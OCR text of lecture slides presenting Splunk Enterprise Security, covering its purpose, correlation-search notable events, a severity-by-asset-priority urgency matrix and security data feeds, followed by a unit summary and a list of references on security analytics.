
Product Walkthrough

Splunk Enterprise Security

- A premium application built on top of Splunk Enterprise, taking full advantage of its big data analytics and visualisation capability.
  - Capture, monitor, and report on data from enterprise security devices, systems, and applications
  - Perform monitoring, alerting and analytics to identify and address both ‘known’ and ‘unknown’ threats
  - Identify issues and allow quick investigation and resolution of the security threats

Splunk Enterprise Security

- Solution Architecture




Splunk Enterprise Security

- Notable Events
  - Correlation searches run at regular intervals or
  - continuously in real-time and search events for a particular pattern or type of activity.
    - e.g. a high number of authentication failures on a single host followed by a successful authentication
  - Event information and asset list are combined to further identify important pattern

		Event Severity					
		Informational	Unknown	Low	Medium	High	Critical
Asset Priority	Unknown	Informational	Low	Low	Low	Medium	High
	Low	Informational	Low	Low	Low	Medium	High
	Medium	Informational	Low	Low	Medium	High	Critical
	High	Informational	Medium	Medium	Medium	High	Critical
	Critical	Informational	Medium	Medium	High	Critical	Critical

Splunk Enterprise Security

- Deployment



Splunk Enterprise Security

- Data Feeds
  - Security Data

Data source	Type of data collected
Operating systems logs	Log files
Network device logs	Log files
Security logs (anti-malware solutions)	Log files
Vulnerability management solutions	Common Vulnerabilities and Exposures (CVE) information
Application logs	Application specific notification (for Windows for Unix)

Summary

- Security data characteristics
- Data analysis techniques and technologies
- Different levels of analytic capabilities
- Enterprise security intelligence concept
- Security analytics/intelligence product(s)

References

1. Prepare for the Emergence of Enterprise Security Intelligence, Gartner, Jun 2010
2. Cool Vendors in Security: Security Intelligence, Gartner, Apr 2015
3. Designing an Adaptive Security Architecture for Protection From Advanced Attacks, Gartner, Feb 2014
4. The Five Characteristics of an Intelligence-Driven Security Operations Center, Gartner, Nov 2015
5. Magic Quadrant for Security Information and Event Management, Gartner, 2017
6. Splunk App for Enterprise Security Fact Sheet, Splunk, 2016
7. Data Visualization Techniques: From Basics to Big Data with SAS® Visual Analytics, SAS Institute, 2011
8. Predictive, Descriptive, Prescriptive Analytics, http://www.rosebt.com/1/post/2012/08/predictive-descriptive-prescriptive-analytics.html, Michael Walker, 2012
9. Guide to Computer Security Log Management, NIST SP800-92
10. Business Intelligence and Analytics: From Big Data to Big Impact, Hsinchun Chen, Roger H.L.Chiang, Veda C. Storey, MIS Quarterly Vol 36 No.4, Dec 2012
11. Analytics Examples, http://www.analytics.northwestern.edu/program-overview/analytics-examples.html, Northwestern University
12. The Fast-Evolving State of Security Analytics, Avivah Litan, Toby Bussa, Eric Ahlm, Gartner, 04 April 2016